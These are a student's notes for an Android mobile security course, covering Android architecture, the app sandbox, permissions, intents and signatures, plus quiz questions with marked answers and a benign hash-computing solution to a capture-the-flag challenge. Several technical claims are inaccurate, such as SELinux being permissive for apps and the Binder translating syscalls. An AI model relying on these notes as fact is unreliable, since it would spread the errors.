

---

# MOBILE SECURITY SIMPLE (FOR REAL)

---



# 1 SUMMARY

---

2	Course Introduction and Exam Modalities .....	4
3	Mobile OS History and Focus on Android Security (Lecture 1) .....	6
4	Android Architecture: Security models and App components (Lecture 2) .....	9
4.1	Questionnaire 1 – Lecture 2 .....	15
4.2	Challenge 1 – Filehasher .....	17
5	Process Communication and Android Permissions (Lecture 3).....	21
5.1	Questionnaire 2 – Lecture 3 .....	28
5.2	Challenge 2 – Justask.....	29
6	App signatures and certificates (Lecture 4).....	33
6.1	Challenge 3 – Serialintent.....	37
6.2	Questionnaire 3 - Lecture 4 .....	42
7	Android components (Lecture 5).....	44
7.1	Challenge 4 – Whereareyou .....	48
7.2	Questionnaire 4 – Lecture 5 .....	52
8	Compilation Process – Dalvik, ART and Files (Lecture 6).....	54
8.1	Challenge 5 – Justlisten .....	63
8.2	Challenge 6 – Jokeprovider.....	65
8.3	Questionnaire 5 – Lecture 6 .....	69
9	Static and Dynamic Analysis (Lecture 7).....	71
9.1	Questionnaire 6 – Lecture 7 .....	78
9.2	Challenge 7 – Babyrev .....	80
10	Mobsf Demo, Taint Analysis, Flowdroid Demo .....	84
10.1	Challenge 8 – Pincode.....	86
10.2	Challenge 9 – Gnirts.....	89
11	Frida/Java Native Code (JNI) Demos.....	92
12	Android Malwares: Examples and Techniques (Lecture 8) .....	93
12.1	Questionnaire 7 – Lecture 8 .....	101
12.2	Challenge 10 – Goingnative.....	103
12.3	Challenge 11 – Goingseriousnative .....	104
13	Threat Models and Vulnerabilities (Lecture 9).....	105
13.1	Questionnaire 8 – Lecture 9 .....	109
14	Classes of Vulnerabilities (Lecture 10).....	111
14.1	Questionnaire 9 – Lecture 10 .....	116
14.2	Challenge 12 – Frontdoor .....	117
14.3	Challenge 13 – Nojumpstarts .....	120

14.4	Challenge 14 – Loadme .....	123
15	Google Security Services, Android SELinux, Android Hardware Security (Lecture 11) .....	127
15.1	Questionnaire 10 – Lecture 11 .....	136
16	Exam Quiz Simulation .....	138

### Disclaimer

This file does not assume to be correct; it's a careful rewriting of all the lesson recordings and challenges done as exercise. As noted by my info file on the course present on MEGA, this course is pretty much a DIY, so here you will find definitely everything you need, no more, no less.

Complete notes over all lectures, complete writeups and working solutions both in Java and Kotlin according to the specific case and all the questionnaires from lessons with related comments.

The themes are interesting, the course in structure would be, ideally. In practice, it is not. Consider for your reference:

- lectures are videorecorded and reuploaded each year with a questionnaire (so no lessons)
- the students present challenge solutions themselves (so, only students do work)
- the questionnaire commenting is only long and most of the time boring
  - o many of them have written comments by me summarizing the really verbose (and often unneeded) comments by the teacher, many times just not useful, but there just to give more context, both to you and me
- the other dedicated lesson to practice is mostly useless considering it's only discussion between peers, so basically we do all the work instead – good for “active learning”, completely useless from every other perspective. There's a reason if this course it's followed by a very few – apart from being in first semester where basically everything happens, but because of these modalities

If you like a DIY course this is for you, but for the reasons above, we were very few following this one, definitely for good reasons. I mean, if you like it, you do it for the content, not for anything else, like the Cybersecurity Bachelor course. But you decide, not me.

There were live demos which were not related to any specific lecture and other ones which are referred to specific set of slides, which are also indicated in the chapters names.

But still, there is this file, which comprehensively tries to give a better understanding overall. Feel free to reach me to feedback errors or something. Even saying thank you, it doesn't kill me that much.

## 2 COURSE INTRODUCTION AND EXAM MODALITIES

---

The lessons structure is:

- a lesson dedicated to solving the challenges together (discuss and stuff) - not useful, the teacher will be present but it's only to discuss with the few other people
- a lesson dedicated to discussing and do the questionnaire on the recording the teacher puts for the week and where the solution of previous challenge will be discussed (also probably discussed the current ones to solve)

It is advised to present at least once to get some bonus points (aka, solve a challenge and make slides about it). You tell the teacher in advance the first of the two lessons, then on the second one you will present.

Advised structure: overview, resolving steps, flag part and security discussion.

The exam will be two hours, having:

- the theoretical part composed of 18 questions (1 hour)
- from 3 to 5 challenges according to their level of difficulty (1 hour)

Usually, there is no access to internet, but if there are sites that need to be accessed in the exam, the teacher will allow internet and will tell us the sites to use.

The theory finishes on the eleventh topic presented and last lessons are focused on Cybersecurity Master Students are gonna present projects at the end of the course (last two/three lessons slots) – interesting, but you can stay home safely. Also, an exam-like questionnaire will be released in one of the last lessons (I think the last one to be precise), which the undersigned, like all of the questionnaires, already put in MEGA.

We will have:

- Android Studio with Java
- Jadx
- Ghidra (these two if needed)
- (maybe) Apktool

If you manage to solve the challenges, this should be quite enough to pass the exam.

From information of exams from 2022/2023:

### **Theoretical questions**

You will have 18 different multiple-answer questions covering all the topics addressed during the course. For each question, there will be three possible answers among which only one is correct. Some examples below.

Q1 - Assuming you have an Android user with a rooted device, which default security mechanism is still effective to protect the user among the following ones?

- R1 - The sandbox model (wrong)
- R2 - App isolation through unique UID (wrong)
- R3 - SELinux policies (correct)

Q2 - How would you design an Android anti-virus that is supposed to inspect apps on a standard Android device?

- R1 - My anti-virus will perform a dynamic analysis of the target app to inspect its runtime behaviour (wrong)
- R2 - My anti-virus will perform a static analysis of the target app source code to inspect its behaviour (wrong)
- R3 - My anti-virus will perform a static analysis of the target app Manifest file to find known malicious patterns (correct)

### Practical questions

You will have 5 practical questions with new problems that you have to face either by developing a malicious app that interacts with the victim one or by illustrating your solution in a write-up.

Considering the challenges requiring you to develop an app that interacts with the victim one, some examples of the modifications that you might see at the exam are as follows:

- if the flag was originally exposed by an exported component, at the exam the flag might be saved in a different location in the app, and you have to understand how to get it
- if the flag was saved in clear-text in the app, at the exam you might have the flag encrypted and you have to find the key for decrypting it
- if the flag was saved in a remote server which source code was previously shared with you, at the exam you might not have access to the web server and you have to inspect the logic of the app that interacts with the server to get the flag
- if the flag was exposed by a component that was simply exported, at the exam the component might have some protection mechanisms that prevent an interaction with it and you have to understand how to query it to get the flag

Concerning the reverse-engineering challenges, the modifications applied for the exam will very likely involve a new algorithm/logic to be understood for identifying the new flag value.

### 3 MOBILE OS HISTORY AND FOCUS ON ANDROID SECURITY (LECTURE 1)

---

(Note: these first challenges (§2 up to §7 and subsections) can be both written in Kotlin or Java, according to your preferences. In any case, it's advised to write stuff in Java, cause in the exam we will be using that)

The first smartphone to be successfully introduced was the iPhone in 2007, marking a significant shift in the way we interact with technology. Subsequently, Google introduced Android in 2008, and Microsoft entered the market with Windows Phone in 2010.

One of the core aspects of the mobile ecosystem is mobile apps, which are the driving force behind the popularity of smartphones. Mobile apps provide developers with a platform to make their work accessible to a wide audience, but there must be incentives for developers to create and distribute them. Infact, smartphones can run "apps" as functionality, which can be delivered in form of games, apps or whatever functionality the user finds useful in a particular moment. The logic is *user-centric*.

To maintain a vibrant ecosystem of mobile apps, there must be incentives for developers to invest their time and resources in creating and maintaining them.

These incentives can be multifaceted:

- *Monetization*: Developers can earn revenue through various means, including selling apps, offering in-app purchases, displaying ads, or implementing subscription models.
- *Market Reach*: The widespread adoption of smartphones means developers have access to a vast global audience, making it an attractive platform for reaching users.
- *Innovation*: Mobile app development offers opportunities for innovation and creativity, allowing developers to bring new ideas to life.
- *Portfolio Building*: Developing successful mobile apps can enhance a developer's portfolio and career.

Let's talk about Apple and its operating system iOS, the operating system that powers iPhones and iPads, is a closed-source system (source code of iOS is not publicly available or open for modification by anyone outside of Apple). This allows Apple to have full control over the software, allowing them to maintain a high level of security and consistency across all devices, otherwise not possible in a system as vastly spread across multiple brands and devices like Android is.

Apple's ecosystem is often described as a "*walled garden*" because it tightly controls what can be installed and run on its devices. Infact, Apple devices only mount iOS (in case of mobile) or macOS (in case of desktop) as their operating system and apps for iOS can only be distributed through the Apple App Store, and they undergo a rigorous review process to ensure quality, security, and compliance with Apple's guidelines, making the user experience as seamless as possible.

While it is still possible, since the first Apple versions it has become harder and harder the act of *jailbreaking* a device (process of circumventing Apple's restrictions to install unauthorized apps or modify the operating system, usually third-party services, and stuff like that); doing so can void warranties and introduce security risks not handled by the manufacturer.

Apple has a strategy that works: keeping it tightly monitored and secure has become a sort of status symbol, where the Apple devices hold a huge market share, because of the quality of the products themselves.

We then have a different approach, the Google one: an Open ecosystem. Google's involvement in the development of Android began in 2005 when they acquired Android Inc., a company that had been working on the Android operating system since 2003. Google recognized the potential of a mobile operating system and aimed to create a competitive alternative to iOS.

To compete with Apple, Google formed the "Open Handset Alliance" in 2007, a consortium of 84 companies collaborating on the development and promotion of the Android platform. This collaborative approach allowed various hardware manufacturers, carriers, and software developers to contribute to and benefit from the Android ecosystem.

One of the defining features of Android is its open-source nature. The *Android Open-Source Project (AOSP)* provides the source code for the Android operating system, allowing developers to modify and customize it. This open nature makes Android highly adaptable and suitable for a wide range of devices, including those not manufactured by Google (which are the minority, considering the Pixel devices).

Developers working with Android enjoy a high degree of flexibility:

- *App Distribution*: Unlike iOS, Android allows "sideloading" apps, which means users can install apps from sources other than the official Google Play Store (third party services).
- *App Modification*: Android's open nature makes it relatively easy to inspect, modify, and reverse engineer apps. While this offers flexibility, it can also present security challenges.
- *Customization*: Developers can create custom versions of Android, known as custom ROMs, to cater to specific user preferences or needs.

Unlike iOS, the jailbreaking, called *rooting* for Android devices, is much easier and well-defined, allowing the users to gain more control and install custom software is relatively straightforward. While this provides users with more freedom, it also introduces security risks and potential vulnerabilities.

This approach ensured Google's Android a widespread adoption, making it the most popular mobile operating system globally in terms of market share. Remember also, this diversity in hardware and software options provides users with choices but can also lead to fragmentation issues, where not all devices receive timely updates and security patches.

We also quote Microsoft and its entry into the mobile ecosystem with Windows Phone was marked by a unique strategy, which primarily targeted the enterprise market (having the same UI across all devices, from tablets, smartphones, PCs, called Metro). However, despite offering promising devices, Microsoft faced challenges that eventually led to the fading of Windows Phone.

Windows Phone devices were designed with features and capabilities specifically tailored to meet the needs of businesses and professionals. These features included robust security options, integration with Microsoft Office, and a user interface optimized for productivity. While promising, it wasn't enough: there were no apps to keep users interested in the system (very few compared to the other OSes), it arrived in a complicated moment and possibly quite late in the smartphone panorama, having very few manufacturers to support it (Nokia, Acer, Toshiba, ZTE) and very few updates.



This below is the recap table on Android vs iOS:

	<b>Android</b>	<b>iOS</b>	<b>Security problems?</b>
Open-source OS?	Yes	No	~
Can OS run on non-Google/Apple device?	Yes	No	<b>Yes!</b>
Can you run custom OS?	Yes	No	<b>Yes!</b>
Can you sideload apps?	Yes	No	<b>Yes!</b>
Can you run custom/modified apps?	Yes	No	<b>Yes!</b>
Is it easy to tinker with apps?	Yes	No	<b>Yes!</b>
Easy access to emulator?	Yes	No	<b>Probably not</b>

## 4 ANDROID ARCHITECTURE: SECURITY MODELS AND APP COMPONENTS (LECTURE 2)

Android's architecture is designed as a layered stack, with each layer responsible for specific functions and interactions within the operating system. It consists of the following key layers:

### 1. Linux Kernel

- It provides core services such as hardware abstraction, memory and process management, and drivers for device hardware components. It handles all the applications logic and functionalities.
- The Linux Kernel acts as an intermediary between the hardware and the upper layers of the Android stack, ensuring that the hardware is utilized efficiently.

### 2. Hardware Abstraction Layer (HAL)

- This is a standardized interface for Android to interact with various hardware components. It can be considered as the connection between the software and hardware components.
- The HAL abstracts hardware-specific details, enabling Android to run on a wide range of devices with different hardware configurations
  - Specifically, it allows binderized abstraction, allowing communication using IPC calls for newer Android devices (8.0 onward) or passthrough, abstracting base functionalities interacting with drivers low-level

### 3. Android Runtime (ART)

- Android's runtime environment changed from the Dalvik Virtual Machine (DVM) to the Android Runtime (ART) in later versions
  - The first one allowed compatibility and creation of `.dex` files, which are smaller and allows more compatibility between the Java Virtual Machine (JVM) and runtime compilation
  - The second one is responsible for executing Android application code written in Java or Kotlin. It uses Ahead-of-Time (AOT) compilation to convert bytecode into native machine code, improving app performance and efficiency
- It's based on the Core Libraries, which provide the main features for executing an application

### 4. Native Libraries

- They consist of pre-compiled libraries written in C and C++ that are essential for Android's core functionalities. This again is a choice based on performance reasons.
- These libraries include components like the Surface Manager for graphics management, the Media Framework for multimedia support, and SQLite for database operations.



## 5. Application Framework Layer (Java API Framework)

- This layer provides developers with a set of high-level APIs and tools to build Android applications.
- It includes various managers and services; some notable ones are:
  - *Activity Manager*
    - Responsible for managing the lifecycle of Android applications, including launching, pausing, and stopping activities (UI components).
    - Manages the back stack of activities, ensuring proper navigation and user interaction.
  - *Content Provider*
    - Enables data sharing and data access between different apps on the device.
    - Provides a standardized interface to access and modify data from databases, files, or other sources.
    - Ensures data security and access control through permissions.

## 6. System Apps and User Apps

- Android includes a set of system apps that come pre-installed on the device (on the system partition), such as the dialer, messaging, and settings apps.
  - They cannot be uninstalled or pause their execution.
  - They are considered more secure being part of the Android stock image.
  - They have a subset of permissions, called previous permissions, which are a superpart given to system apps.
- User-installed apps are also part of this layer and are built on top of the Android framework.

Android apps are typically composed of several loosely coupled components that work together to provide various functionalities. These components include:

- *Activities*
  - These represent individual screens or user interface elements within an app. Activities are responsible for presenting the app's user interface to the user.
- *Services*
  - These run in the background and perform tasks that don't require a user interface, such as downloading data, playing music, or handling push notifications.
- *Broadcast Receivers*
  - These components listen for system-wide or app-specific events (broadcasts) and respond to them (e.g. app that responds to incoming text messages)
- *Content Providers*
  - These facilitate data sharing between apps.
  - They allow one app to access and modify data stored by another app, such as contact information or app-specific settings.

We then specify the following:

1. Privilege Separation (Sandbox)

- Android enforces a security model that separates each app into its own isolated environment, often referred to as a "sandbox." This dedicates a memory specifically for the Android execution of a specific application and none of the other apps can interact with it.
- This sandboxing ensures that an app's data and code are isolated from other apps, enhancing security, and preventing unauthorized access.

2. Principle of Least Privilege (Permissions)

- Android follows the principle of *least privilege*, which means that apps should only have access to the resources and capabilities they need to function.
- To achieve this, Android uses a permissions system. When you install an app, it may request certain permissions (e.g., access to your camera, location, or contacts). These permissions specify what resources or data the app can access.
- Users have the option to grant or deny these permissions during installation or while using the app. This allows users to control the level of access apps have to their device's resources. The unwritten rule is to have a bar minimum of required permissions.

A particularly important file is the AndroidManifest.xml file is a crucial component of every Android app.

- It contains essential information about the app's structure, components, permissions, and other metadata.
  - This file serves as a blueprint for the Android operating system, detailing how the app should be installed, executed, and interact with the device and other apps.
- Package name is an app unique identifier
  - Example: "com.facebook.katana"
- Package name constraints on an Android device and on the Play Store

Unlike traditional console-based programs, Android apps do not have a central "*main*" function.

- They consist of various components, and the Android OS manages their lifecycle.
  - Android apps primarily interact with users through a graphical user interface (GUI).
  - Users interact with elements such as buttons, text fields (EditText), checkboxes
  - There is no command line interface (CLI) involved

Many aspects of Android app development are *event-driven*. This means that actions and responses are triggered by events or user interactions. The process often involves two steps:

- Developers register event listeners (also known as event handlers or callbacks) for specific UI elements or system events.
- When the associated event occurs (e.g., a button is clicked), the registered callback is invoked, allowing the app to respond to the event.

An Activity in Android is a fundamental component that represents a single screen with a user interface.

- It serves as the entry point for user interaction within an app and encapsulates the user interface and associated logic for a specific task or screen
- You can have multiple ones active at the same time and each one defines a UI
- It is possible to define a main one
  - o We can also have multiple running at the same time, each with a lifecycle of various states, used to manage the behaviour of said ones during user interaction.
  - o The apps can have no activity; also, an Android app has many entry points as much as the number of exported components (which means that other apps can call it)
- If the app allows it, an external app can start these activities at will
- They have their own lifecycle (which will be analyzed in next lessons)

A Service in Android is a component that performs tasks in the background, independently of the user interface, and often for an extended period.

- It performs an action in the background for some period of time, regardless of what the user is doing in foreground (the user could be switching between activities)
- They are typically used for tasks that don't require a user interface, such as downloading files, playing music, handling push notifications, or monitoring sensors
- They are suitable for tasks that should run persistently or for a long duration. Also, they do not provide any kind of UI

Broadcast Receiver is a component in Android that listens for system-wide events or custom broadcast messages.

- When a relevant event occurs, the system delivers it to the registered broadcast receiver, allowing the app to respond to or process the event
- They have a well-defined entry point as well
- The system can deliver these events even to apps that are currently not running
- They are designed to respond to events such as incoming SMS messages, battery state changes, screen on/off events, network connectivity changes, and more

Content Provider in Android is an object that manages and allows controlled access to a shared set of app data.

- They provide a high-level API that allows other apps and services to query, interact with, and potentially modify this data, even if they are from different applications.
- They allow other apps to share the same data in various formats (e.g., SQLite databases, files, or remote servers) through a consistent and structured interface
- They abstract away the storing mechanism

Communication between apps happens with the so-called Inter-Process Communication (IPC) mechanisms built on top of the Binder component in Android, core component allowing communication between different and separate processes overall managed by the Android OS itself.

The following IPC mechanisms are built on top of the Binder:

1. Intents
  - Commands and data delivered to components
2. Messengers
  - Objects supporting message-based communication
3. Content providers
  - Components exposing cross-process data management interface
4. AIDL (Android Interface Definition Language)
  - Tool that lets users abstract away IPC. It is used to construct C++ or Java bindings so that this interface can be used across processes, regardless of the runtime
  - Enables a client to call a remote object as if it was a local one

The following are notable use cases:

- Notation: "A.X" refers to app A's component X
- A.X wants to start A.Y (Example: "Go to next activity")
- A.X wants to send data to B.Z
- Note: each component has its life cycle! A.Y could already be "started"

We have distinct types of Intents:

- Explicit
  - The intent "explicitly" specifies which component it wants to talk to
  - It specifies the target's full package name / component
  - The sender knows the exact identity of the target component within an app (e.g., activity, service, broadcast receiver) and specifies it in the intent; this way they will be considered more secure
  - A reference link from slides [here](#)
  - This example from figure below specifies data and intent sending

```

{
    ...
    Intent i = new Intent(this, SecondActivity.class);
    i.setData("Here is some data for act2");
    i.putExtra("arg1", "And here some more");
    startActivity(i);
    ...
}


```

- Implicit
  - The intent just describes the type of action to perform (and, optionally, some data)
  - The intent includes an action, which is a string that describes what kind of action should be performed (e.g., "VIEW," "SEND," "DIAL").
  - In the following figure, intent is sent around the system, with the hope that some other apps will do something about it when the specific action is parsed

```

{
    ...
    String url = "http://www.google.com";
    Intent i = new Intent(Intent.ACTION_VIEW);
    i.setData(Uri.parse(url));
    startActivity(i);
    ...
}

```



Intent filters are a critical mechanism in Android that allow apps to declare their capabilities and specify what types of implicit intents they can handle.

- They are a declaration in an app's manifest file that specifies the types of implicit intents that a particular component (e.g., an activity, service, or broadcast receiver) can respond to.
- Intent filters essentially say, "My component *X* can handle intents of type *< TYPE >*."
- This allows the Android system to know that a specific component within an app can respond to certain types of actions - the "system" knows that it can count on *X*

Now let's talk about the Android Security Model, which is composed by:

### 1) Sandbox Model

- Each app runs in its own isolated environment or "sandbox." This means that apps are restricted in their interactions with other apps and system resources.
- Each app has its UID (User ID) and dedicated data directory and the `/data/system/packages.list` file contains all the information (similarly on how in Linux, one UID identifies a single user).

```
com.google.android.email          10037          0
/data/data/com.google.android.email default 3003,1028,1015
```

- Sandboxing helps prevent malicious or poorly designed apps from affecting the overall system or other apps. Apps can only access resources and data that they have explicit permission to access, because we have separate data folders for each app

### 2) Permission Model

- This is used to control access to sensitive resources and data.
  - Apps must request and be granted specific permissions to perform certain actions or access particular resources with a *fine-grained* principle (designed to grant or deny access to various device features and data, such as the camera, location, contacts, and more)
- Permissions are declared in the AndroidManifest file, and users are informed about the requested permissions when they install or update an app, but they are granted in different moments according to their severity level (for example location which is a dangerous one, because it accesses the personal data).
  - Also, there are the related permissions, which are mapped into the same GID

### 3) App Signature

- Android apps are signed with digital certificates by developers themselves
  - Here there is no Certification Authority, so there is no safe way to know for sure if a developer is safe or not, cause the signature it's double-checked
- The Android system checks the app's signature to ensure that updates come from the same source as the original app.
  - We then see if the signature and the package is the same, it means it's the same app installed, so we install the previous version.
  - In any case, even sharing the same name, we get the app credentials coming from the signature.
- System apps are signed by several platform keys
- Platform keys are generated by the entity responsible for the Android image running

#### 4) SELinux (Security-Enhanced Linux)

- This is a security mechanism that enforces mandatory access controls in the Linux kernel and it's a MAC control in the Linux kernel. It follows a list of policies of action to perform and to ban and on Android is integrated as a modified version of SELinux
- SELinux helps prevent privilege escalation attacks by defining security policies that govern which processes and apps can access various resources.
  - It isolates system daemons and apps in different security domains, and it defines access policies for each domain
- Enforcing mode is applied to system daemons, while permissive mode is applied to apps

#### 5) Verified Boot

- This is a security feature that ensures the integrity of the Android OS and prevents booting compromised or tampered images.
  - It is performed by the kernel through an RSA public key saved into the boot partition
- It uses cryptographic signatures to verify the integrity of the bootloader, kernel, and system image during the boot process - device blocks are checked at runtime
- Each device block is hashed, and the hash value is compared to the one of the original blocks.
- The kernel itself is verified through a key that is burned into the device
  - If the verification fails, the device may enter a "bricked" state, preventing it from booting into an insecure or compromised system

## 4.1 QUESTIONNAIRE 1 – LECTURE 2

---

What are the main features of the system apps?

- a. They are considered more secure than user installed apps, they can be uninstalled, they are installed under the /system partition
- b. They are considered more secure than user installed apps, they cannot be uninstalled, they are installed under the /data partition
- c. They are considered more secure than user installed apps, they cannot be uninstalled, they are installed under the /system partition ✓

Risposta corretta.

La risposta corretta è:

They are considered more secure than user installed apps, they cannot be uninstalled, they are installed under the /system partition

An Android app very likely has

- a. multiple UID and multiple GIDs
- b. a unique UID and multiple GIDs
- c. a unique UID ✓

Risposta corretta.

La risposta corretta è:

a unique UID



System services provide unique Android features and

- a. they run in the same process of the invoking app
- b. they can be queried through alternative mechanisms than IPC ✘
- c. they run in dedicated processes

Risposta errata.

La risposta corretta è:  
they run in dedicated processes

There is a separation between user space and kernel space, that's why the above has dedicated processes reasoning.

The Android sandbox model guarantees isolation

- a. only at the file system level
- b. at both the process and the system file level ✔
- c. only at the process level

Risposta corretta.

La risposta corretta è:  
at both the process and the system file level

An Android app has many entry points

- a. as the number of components declared in the manifest file
- b. as the number of exported components declared in the manifest file ✔
- c. as the number of activities declared in the manifest file

Risposta corretta.

La risposta corretta è:  
as the number of exported components declared in the manifest file

The Android OS is event-driven, which means that

- a. whenever there is an event, the sender app finds the components able to handle it and forwards the event to them ✘
- b. whenever there is an event, the Android OS finds the components able to handle it and forwards the event to them
- c. whenever there is an event, the components able to handle it automatically intercept it

Risposta errata.

La risposta corretta è:  
whenever there is an event, the Android OS finds the components able to handle it and forwards the event to them

## Explicit intents

- a. are more secure than implicit ones ✓
- b. are secure as much as the implicit ones
- c. are less secure than implicit ones

Risposta corretta.

La risposta corretta è:  
are more secure than implicit ones

## App signature

- a. can be used to check the identity of the developers with trust towards them
- b. can be used to check the identity of the developers without any trust towards them ✓

Risposta corretta.

La risposta corretta è:  
can be used to check the identity of the developers without any trust towards them

## Android permissions

- a. cannot be changed after the app installation
- b. can be changed after the app installation if the app is updated, too
- c. can be changed after the app installation ✗

Risposta errata.

La risposta corretta è:  
can be changed after the app installation if the app is updated, too

## Android permissions

- a. are all automatically granted at runtime
- b. are granted at different times according to their severity level ✓
- c. are all automatically granted at the installation time

Risposta corretta.

La risposta corretta è:  
are granted at different times according to their severity level

## 4.2 CHALLENGE 1 – FILEHASHER

Useful general commands:

```
adb logcat
```

```
adb logcat -s MOBIOTSEC (for challenges, to see if there are messages launched with this tag)
```

Challenge description:

You will need to write an app (with package name "com.example.maliciousapp") that exports a functionality to compute the SHA256 hash of a given file. You will need to define an activity with an intent filter for the "com.mobiotsec.intent.action.HASHFILE" action. The system will start your activity and ask you for hashing a file. The file path is specified in the Uri part of the intent you receive (which you can access with `Intent.getData()`).

You need to put the calculated hash in a result intent (under the "hash" key, see below) and in hexadecimal format. To help you debug problems, the system will add in the log what the content of the file was, what it was expecting as the result hash, and what it found from your reply. If the expected hash and the one from your app match, the flag will be printed in the logs.

Example on how to pass the hash back:

Written by Gabriel R.

```
// calculate hash
String hash = calcHash(filePath);

// return the hash in a "result" intent
Intent resultIntent = new Intent();
resultIntent.putExtra("hash", hash);
setResult(Activity.RESULT_OK, resultIntent);
finish()
```

Useful documentation for solving this challenge:

- Activity: <https://developer.android.com/reference/android/app/Activity>
- Explicit and implicit intents: <https://developer.android.com/guide/components/intents-filters>
- MessageDigest: <https://developer.android.com/reference/java/security/MessageDigest>
- Hex class: <http://javadoc.com/org.bouncycastle/bcprov-jdk15on/1.50/org.bouncycastle/util/encoders/Hex.html>

### Solution

```
<activity
  android:name=".HashFileActivity"
  android:exported="true">
  <intent-filter>
    <action android:name="com.mobiotsec.intent.action.HASHFILE" />
    <category android:name="android.intent.category.DEFAULT" />
    <data android:mimeType="text/plain" />
  </intent-filter>
</activity>
```

Meanwhile, we learn how to create an Activity and we need to handle its lifecycle; for example, in the following code, we leverage on the `onCreate()` method to get the file path of the file, calculating the hash and then calling the specific intent we want, setting the result accordingly.

For this, we might want to use a function, in which we digest the overall content of the stream input file, we buffer it and using an SHA256 implementation, convert the overall input in bytes, then reading it accordingly.

The main is actually reading the file (which needs to be in URI format); then, the right part is reading the whole thing with `InputStream/BufferedReader` and converting everything to string; the hash is sent by the victim app, and we need to read the bytes with the message digest, update them with the last indice of the read and then converting it to an hex string. This way, we will return the correct thing. The right code is:

```
package com.example.maliciousapp;

import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;

import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.security.MessageDigest;
```

```

import java.security.NoSuchAlgorithmException;
import java.nio.file.*;
import android.util.Log;

public class HashFileActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
    }

    protected void onStart() {
        super.onStart();

        Intent intent = getIntent();

        // Get the data from the received intent
        Uri data = intent.getData();

        // Calculating hash
        String hash = "";
        try {
            InputStream input = getContentResolver().openInputStream(data);
            BufferedReader reader = new BufferedReader(new InputStreamReader(input));
            StringBuilder stringBuilder = new StringBuilder();

            String line;
            while ((line = reader.readLine()) != null) {
                stringBuilder.append(line);
            }
            // Pass the content as a string to calculateHash
            hash = calculateHash(stringBuilder.toString());

        } catch (Exception e) {
            e.printStackTrace();
        }

        Intent resultIntent = new Intent();
        resultIntent.putExtra("hash", hash);
        setResult(Activity.RESULT_OK, resultIntent);
        finish();
    }

    private String calculateHash(String data) {
        String hash = "";

        try {
            // Calculate SHA-256 hash of the data
            MessageDigest md = MessageDigest.getInstance("SHA-256");
            byte[] digest = md.digest(data.getBytes());
            md.update(digest);

            // Convert the digest to a hexadecimal string
            StringBuilder hexString = new StringBuilder();

```

```

for (byte b : digest) {
    String hex = Integer.toHexString(0xFF & b);
    if (hex.length() == 1) {
        hexString.append('0');
    }
    hexString.append(hex);
}
hash = hexString.toString();

} catch (NoSuchAlgorithmException e) {
    e.printStackTrace();
}

return hash;
}
}

```

We then build the project creating the APK; all you need to do is:

- having in the Device Manager (accessible in the menu on the right or the icon with the phone and the Android robot) a device with API running – in other words, a device up and running
- going into “Build > Build bundle(s) / APK (s)” to have the APK (found clicking “Locate” on the message generated or in “AndroidStudioProjects > AppName > app > build > outputs > apk > debug”
- it should be called app-debug.apk
- have a terminal window in which you can launch *adb logcat* and you should be good to go
  - otherwise, click “Logcat” tabbed window inside Android Studio

Inside *logcat* command, you can see if the execution was correct or not; if empty, you see this:

```
10-10 12:35:37.047 21553 21553 I MOBIOTSEC: /data/YM3oPnYG.dat
```

The execution of the code above gives:

```
10-10 12:35:37.353 21553 21553 I MOBIOTSEC: Good job! The expected hash
and the received hash match! The flag is FLAG{piger_ipse_sibi_obstat}
```

At execution time, this syntax is needed:

```
python3 filehasher_checker.py [-h] victimapp_apk_path malapp_apk_path
```

To make it work:

```
python3 filehasher_checker.py victim.apk app-debug.apk
```

## 5 PROCESS COMMUNICATION AND ANDROID PERMISSIONS (LECTURE 3)

From the eyes of an application:

- Android is based on Linux
- Each app has its own Linux user ID
  - o It shares many features, but a unique one is the user identifier
  - o There are ways to setup apps so that they share the user ID
- Each app lives in its own security *sandbox*
  - o Standard Linux process isolation (for permissions)
  - o Restricted file system permissions

After app installation:

- Such app will be associated with its own UID
  - o The UID number has a specific meaning
    - Over 1000 is for system apps, over 10000 is for third-party apps
- Every app has a private directory
  - o `/system` for system apps, `/data` for user-installed apps
  - o This is also called “internal storage”, having no ways for other apps to access it
    - There are ways to setup apps so that they share the user ID
    - This is done via `SharedUserId`, which is defined in `AndroidManifest.xml` and defines the shared parameters (more [here](#))


Given the app isolation model, this means apps run in separate processes and being in sandbox means they can't:

- talk with each other (unless we rely on IPC Communication mechanisms)
- do anything security-sensitive (only assignment of UID and the private directory)

How is it possible for an application to even show an activity if it's isolated – doing something interesting?

This is when architecture & security get mixed up: traditional Oses (like Windows, Linux and also Android) have two levels of security inside Android architecture (see figure on the right):

- The *vertical* separation, called *security boundary*, is kind of practical and it's automatic for Android apps to be separated between each other coming from the Android sandbox model
- The *horizontal* separation is between the user space and the kernel space
- The user-space is where libraries and applications create and where the amount of memory dedicated to the user belongs to – this is the space where user processes live
- The kernel-space is where the actual OS lives - strictly reserved for running a privileged operating system kernel, kernel extensions, and most device drivers



- The component allowing such communication between spaces is the Binder. Let's start with an example, like *storing a file*:
  - o The process can't access to the physical hard drive (would be too dangerous)
  - o The process must ask the OS
  - o The developer uses high level APIs, with languages like Java, like this one:

```

{
    ...
    OutputStreamWriter writer = new OutputStreamWriter(...)
    writer.write(data);
    writer.close();
    ...
}

```

- o Under the hood, again the process needs to ask the OS, and everything will be translated in a set of system calls, like the ones below, in the case *saving a file*:

Going down: Java -> libc -> syscalls

```
fd = open(const char *filename, int flags, umode_t mode)
```

```
n = write(unsigned int fd, char *buf, size_t count)
```

```
close(unsigned int fd);
```

The component able to translate these calls from higher-level to architecture ones is the Binder: syscalls are actually invoked following the architecture convention, keeping in mind the differences:

- x86 (Reference: <https://syscalls.w3challs.com/?arch=x86>)
  - o syscall number in "eax", arguments in "ebx", "ecx", "edx", "esi", "edi", ...
  - o execute instruction "int 0x80"
  - o return value in "eax"
- x86-64 (Reference: [https://syscalls.w3challs.com/?arch=x86\\_64](https://syscalls.w3challs.com/?arch=x86_64))
  - o syscall number in "rax", args in "rdi", "rsi", "rdx", "rcx", "r8", "r9", ...
